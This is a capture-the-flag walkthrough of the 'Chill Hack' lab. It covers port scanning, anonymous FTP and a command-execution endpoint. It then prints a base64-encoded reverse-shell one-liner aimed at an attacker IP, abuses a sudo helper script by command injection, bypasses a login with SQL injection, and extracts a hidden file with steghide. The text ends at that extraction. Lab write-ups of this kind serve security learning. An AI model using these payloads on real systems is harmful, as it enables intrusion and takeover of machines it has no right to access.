TL;DR
In this challenge we exploit RCE on endpoint to get shell as www-data. Then, we move to user apaar using sudo on .helpline.sh and OS Command Injection.
We find hidden service on port 9001, exploit SQL Injection and find the password of anurodh.

We escaping the container using anurodh, which is in the docker group, so we spawn container mounted to the root file system, and get the root flag.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 21 with ftp, port 22 with ssh and port 80 with apache http server
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 62 vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.164.248
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 eb:da:d7:99:72:2f:5e:47:d3:94:ea:91:d5:88:cd:9e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCshIa4x/QzhTmnkgeTH62z5lmXB/8152DtskRNm9R+dBg4U5XyAX3gU57qg7fsLegSZBZgF8CG5AyYrOhKOYkIvHDiXK34SjbF2RiSUCmOzezklcrMYmkyUz93l4OgOrQi+weHam80efrqyHmlJFI8uLRWLlR1xD+3WzRLk0H7Zl//S9IfbG3kGt92BHzFx+sttm
TIijr+KyLM1LG3H2r4/2enoxTlzv/Le+5YTSCmv8YW26INkIltLoyegY9pPnF55sLwExb/bC4Cm1T+mFRIfmJBybA3A4CIT3JcKhDiUi9r9gCJJ+QfdKG5bv1Tacc6p+17SH1tjyLnFRpq3qh+NLYViWzmBP14oxLKOPoChE2TLQ+lXmpzLvVINywaMoDfzXWpoo6TrDNtwPkJg+OKXgoNtQLQOkJwEJBWwAknbxc1Sg
sfn4C8QnZzLMRlaVCl9xUW9uGFW+SUrh3nUaD+rCzhh+3RE1ATNDdrzaoEJDRiJr9pHmpz3fP3sorwnKM=
|   256 32:3f:91:47:00:f3:cb:5f:85:9a:48:16:bf:39:fc:2d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNbcB8C1n3NZvCX2cmEJzJrGIhnb3DmTg56OOJJAIuHTcSIAFfrcyIP0u7p0c6MqMeZbqGSGdX6IyM6EkD9fOZA=
|   256 51:27:83:38:76:01:da:47:9c:e4:64:17:7c:9f:ca:43 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC+b1gAjv3flBRvqdd0z1h3vq05P9cJFB+cYMQk/MXPT
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 7EEEA719D1DF55D478C68D9886707F17
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Game Info
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Let’s add chillhack.thm to our /etc/hosts.
Exploit RCE on hidden endpoint
First, I logged in anonymously to the ftp service, and took note.txt
┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ ftp anonymous@chillhack.thm
Connected to chillhack.thm.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8580|)
150 Here comes the directory listing.
-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||13431|)
150 Opening BINARY mode data connection for note.txt (90 bytes).
100% |****************************************************************************************************************|    90        1.78 MiB/s    00:00 ETA
226 Transfer complete.
90 bytes received in 00:00 (0.55 KiB/s)
ftp> exit
221 Goodbye.

┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ cat note.txt
Anurodh told me that there is some filtering on strings being put in the command -- Apaar
Okay, let’s visit the website;

Nothing too interesting. I used ffuf and find the endpoint secret:
┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ ffuf -u 'http://chillhack.thm/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .php,.txt,.xml -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://chillhack.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .txt .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

contact.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 285ms]
css                     [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 173ms]
fonts                   [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 149ms]
images                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 153ms]
index.html              [Status: 200, Size: 35184, Words: 16992, Lines: 644, Duration: 156ms]
js                      [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 158ms]
secret                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 150ms]
for some reason, we can execute commands… Okay.

Let’s paste the payload from penelope:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
and take our reverse shell:

move to user apaar using sudo on .helpline.sh and OS Command Injection
I checked for sudo permissions:
www-data@ip-10-66-169-21:/var/www$ sudo -l
Matching Defaults entries for www-data on ip-10-66-169-21:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-66-169-21:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
we can execute the file /home/apaar/.helpline.sh as sudo, this is the file:
www-data@ip-10-66-169-21:/var/www$ cat /home/apaar/.helpline.sh
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person,  Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"

Okay, we can simply give in the $msg some command, so, let’s execute, and give id as msg
www-data@ip-10-66-169-21:/var/www$ sudo -u apaar /home/apaar/.helpline.sh


Welcome to helpdesk. Feel free to talk to anyone at any time!

Enter the person whom you want to talk with:
Hello user! I am ,  Please enter your message: id
uid=1001(apaar) gid=1001(apaar) groups=1001(apaar)
Thank you for your precious time!
Now, let’s give bash as command:

after giving the penelope payload, we can grab the user flag:
apaar@ip-10-66-169-21:~$ cat local.txt
{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}
Find hidden service and exploit SQL Injection to find the password of anurodh
I checked for hidden services, and found http server on port 9001:
apaar@ip-10-66-169-21:/tmp$ ss -tl
State                 Recv-Q                Send-Q                               Local Address:Port                                  Peer Address:Port                Process
LISTEN                0                     4096                                 127.0.0.53%lo:domain                                     0.0.0.0:*
LISTEN                0                     70                                       127.0.0.1:33060                                      0.0.0.0:*
LISTEN                0                     128                                        0.0.0.0:ssh                                        0.0.0.0:*
LISTEN                0                     151                                      127.0.0.1:mysql                                      0.0.0.0:*
LISTEN                0                     511                                      127.0.0.1:9001                                       0.0.0.0:*
LISTEN                0                     511                                              *:http                                             *:*
LISTEN                0                     32                                               *:ftp                                              *:*
LISTEN                0                     128                                           [::]:ssh                                           [::]:*

I tried to curl, it looks like http service.
apaar@ip-10-66-169-21:/tmp$ curl 'http://127.0.0.1:9001/'
<html>
<body>
<link rel="stylesheet" type="text/css" href="style.css">
        <div class="signInContainer">
                <div class="column">
                        <div class="header">
                                <h2 style="color:blue;">Customer Portal</h2>
                                <h3 style="color:green;">Log In<h3>
                        </div>
                        <form method="POST">
                                                                <input type="text" name="username" id="username" placeholder="Username" required>
                                <input type="password" name="password" id="password" placeholder="Password" required>
                                <input type="submit" name="submit" value="Submit">
                        </form>
                </div>
        </div>
</body>
</html>
Okay, I setup port forwarding using penelope based in tool:
portfwd 0.0.0.0:9001 -> 127.0.0.1:9001
and now, we can see the portal:

I tried to do simple SQL Injection, and it worked:
a'||'1'='1' -- -

I downloaded the hacker image, and analyzed it:
┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ steghide --info hacker
"hacker":
  format: jpeg
  capacity: 3.6 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "backup.zip":
    size: 750.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
Okay, let’s extract this:
┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ steghide extract -sf hacker
Enter passphrase:
wrote extracted data to "backup.zip".

┌──(agonen㉿kali)-[~/thm/ChillHack]
└─$ ls
backup.zip  chillhack  chillhack.pub  hacker  hacker.out  hashes.txt  nmap.txt  nmap.xml  note.txt  source_code.php

